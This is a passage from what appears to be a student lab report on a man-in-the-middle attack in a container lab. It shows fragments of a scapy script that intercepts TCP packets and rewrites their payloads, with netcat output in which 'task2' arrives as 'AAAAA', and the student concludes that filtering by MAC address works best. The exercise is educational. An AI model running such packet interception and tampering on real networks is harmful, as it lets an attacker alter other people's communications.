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2  from scapy.all import *
3
4  print("LAUNCHING MITM ATTACK.....")
5
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9      del(newpkt[TCP].payload)
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20     else:
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26
```



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root@71cb36569453:/# nc 192.168.60.5 9090
hello
this is MAC
task2
```



```
seed@VM: ~/.../volumes
root@b08e48ff301a:/# nc -lp 9090
hello
this is MAC
AAAAA

seed@VM: ~/.../Labsetup
root@e1e0c594f8ae:/volumes# python3 task2.py
LAUNCHING MITM ATTACK.....
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'hello\n', length: 6
.
Sent 1 packets.
*** b'this is MAC\n', length: 12
.
Sent 1 packets.
*** b'task2\n', length: 6
.
Sent 1 packets.
```

Using the MAC address, the attack was successful and this time, the packets being send has did not enter an infinite loop.

Based on these results, the MAC address is the best choice